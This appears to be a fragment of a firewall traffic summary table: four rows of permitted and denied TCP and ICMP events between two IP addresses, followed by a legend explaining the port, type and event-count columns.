27	DENIED	172.176.253.229	To	210.210.1.11	TCP		UDP		ICMP	(8/0/307)
28	PERMIT	172.176.253.229	To	210.210.1.11	TCP	(80/5003) (443/20)	UDP		ICMP	
29	PERMIT	210.201.1.11	To	172.176.253.229	TCP	(22/10)	UDP		ICMP	
30	PERMIT	210.201.1.11	To	172.176.253.229	TCP		UDP		ICMP	(8/0/93)

Col A – Permission Status
Col B – Source IP
Col D – Destination IP
Col F – (Destination TCP Port/Number of times of event observed)
Col H – (Destination UDP Port/Number of times of event observed)
Col J – (Destination ICMP type/Destination ICMP code/Number of times of event observed)